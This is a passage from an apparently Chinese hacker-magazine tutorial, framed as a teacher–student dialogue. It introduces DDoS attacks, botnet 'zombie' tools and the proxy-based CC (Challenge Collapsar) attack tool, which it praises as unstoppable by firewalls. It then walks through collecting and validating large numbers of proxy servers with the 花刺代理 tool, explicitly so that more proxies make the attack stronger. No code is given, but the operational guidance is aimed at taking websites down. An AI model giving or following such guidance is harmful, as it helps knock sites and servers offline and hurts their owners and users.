成百上千次代理程序的运行。主控制程序发送单个命令发动代理程序对某个指定目标进行攻击，从而使得目标系统遭受拒绝服务攻击或被迫关机。分布式拒绝服务攻击是指主控端可以同时对一个目标发起几千个攻击，单个的拒绝服务攻击的威力也许对带宽较宽的站点没有影响，而分布于全球的几千个攻击将会产生致命的效果。

还记得上期介绍的上兴网络僵尸，蜥蜴DDoS吗？它们就是这样的DDoS攻击工具，它们就是驻存在肉鸡里的独特“代理”。燕妹妹问道：“那为什么把它们列入了木马类别呢？”这是因为它们比较具有木马的特征，也就列为了木马类别里了。

在DDoS攻击工具中还有一种比较有代表性的攻击工具就是CC了，它的特征比较定位在攻击工具类，CC与其它DDoS攻击工具的不同之处在于CC使用的不是肉鸡做“代理”，而是使用了代理服务器做“代理”。攻击效率非常高，能够利用有限的带宽以及电脑资源从单台电脑发起强大的DDOS攻击，可自定义规则，防火墙无法阻挡。不知道自从它公布以来有多少网站乃至服务器“死”在它的脚下。

“CC？喜之郎CC可以吸的果冻？可以吸的果冻？嘻嘻！”燕妹妹调皮的问道，“晕，我说徒弟呀，你是不是吃果冻撑着了？CC是ChallengeCollapsar的简写了！”

我们需要引入另一个问题，那就是代理服务器的搜集，这个代理服务器就相当于僵尸网络中的肉鸡，如果你搜集的有效代理服务器数目够多，那么你的攻击威力就高，攻击效果就好。因此我们首先就要去搜集有效的代理服务器。

代理服务器知识

一、什么是代理服务器呢？

代理服务器英文全称是Proxy Server，其功能就是代理网络用户去取得网络信息。形象的说，它是网络信息的中转站。在一般情况下，我们使用网络浏览器直接去连接其它Internet站点取得网络信息时，需送出Request信号来得到回答，然后对方再把信息以bit方式传送回来。代理服务器是介于浏览器和Web服

务器之间的一台服务器，有了它之后，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，Request信号会先送到代理服务器，由代理服务器来取回浏览器所需要的信息并传送给你的浏览器。而且，大部分代理服务器都具有缓冲的功能，就好象一个大的Cache，它有很大的存储空间，它不断将新取得数据储存到它本机的存储器上，如果浏览器所请求的数据在它本机的存储器上已经存在而且是最新的，那么它就不重新从Web服务器取数据，而直接将存储器上的数据传送给用户的浏览器，这样就能显著提高浏览速度和效率。

"照这么说，如果我使用代理服务器登录QQ的话，你们就查不到我的IP地址了？哈哈，就不告诉你们IP！"燕妹妹机灵的说道，"不错，不错，味道好极了，用我们黑客的话就是Very Good。"

二、代理服务器的分类

HTTP代理：www对于每个上网的人来说都是再熟悉不过了，www连接请求就是采用的http协议，所以我们在浏览网页，下载数据（也可采用ftp协议）时就是用http代理。它通常绑定在代理服务器的80、3128、8080等端口上。

Socks代理：相应的，采用Socks协议的代理服务器就是Socks服务器，是一种通用的代理服务器。Socks是个电路级的底层网关，是DavidKoblas在1990年开发的，此后就一直作为Internet RFC标准的开放标准。Socks不要求应用程序遵循特定的操作系统平台，Socks代理与应用层代理、HTTP层代理不同，Socks代理只是简单地传递数据包，而不必关心是何种应用协议（比如FTP、HTTP和NNTP请求）。所以，Socks代理比其它应用层代理要快得多。它通常绑定在代理服务器的1080端口上。

三、搜集代理服务器

那么代理服务器从哪里获得呢？当然是网上了，网上有专门的代理服务器公布网站，比如http://www.cnproxy.com/、http://www.proxycn.com/、http://www.proxy4free.com/等。

也可以使用代理工具来完成网上搜集工作，我比较喜欢使用花刺代理来搜集，原因有三，速度快，稳定性好，使用方便。

打开花刺代理（图2），首先需要给花刺代理设置获取代理的网址，否则它也不知道该从哪个网站上获取代理地址。点击"添加代理资源"，弹出代理资源添加框（图3），可以给代理资源起一个自定义的"名字"来标示它，把资源地址写到"网页地址"中，点击"OK"即可完成添加，还可以针对代理资源进行"修改资源"和"删除资源"操作。




图2

给大家提供一个获得代理服务器的好途径，在BAIDU或者GOOGLE上搜索"8080@HTTP"就会搜索到好多的代理服务器列表（图4）。




图3




图4

添加/设置完代理资源后，点击"▲下载代理资源"，花刺代理便开始自动搜集了，稍等一会儿就可以看到它搜集的结果了（图5），由于无法保证它搜集来的这些代理地址是否真实有效，所以我们还要做一个验证工作，测试它们能否正常工作。




图5




图6

先点击"【设置】"进入验证的参数设置（图6），大家可以

根据自己网络的实地情况做相应的调整，如果网络比较慢的话，可以把“连接超时时间”、“验证超时时间”适当的增大，把“并发线程数目”适当的减小即可。我来解释一下验证的原理，花刺会使用一个代理服务器去连接设置好的验证资源，检测其中是否有设置过的验证字符串，来判断一个代理服务器是否工作正常。

点击“添加验证”进入设置“验证资源信息”（图7），“验证资源名称”和“验证资源网址”与前面的代理资源是一个意思，“特征字符串”就是在打开“验证资源网址”所检测的字符串，怎么获得呢？可以先打开“验证资源网址”中的网址，然后查看网页源文件，从中挑选一个字符串便可。特征字符串最好不要使用验证资源网址里的字符串，因为有的代理服务器不提供代理服务，但会反馈回来一个字符串，这个字符串就是验证资源网址，如果特征字符串使用网址里的字符串就会误判为该代理可以使用。此外特征字符串最好不要使用“Microsoft”等太常用的字符串，因为这些字符串很多不提供服务的代理服务器会反馈回来而误判为可用。最好用该验证资源网页上特有的字符串作验证特征字符串，如中文Google的“手气不错”。此外，网页的内容有时会在一段时间后发生变更，因此如果在验证过程中发现过多的“不匹配”，就要打开网页的源文件，查看特征字符串是否消失了，或选择另一个验证资源来验证所有代理。

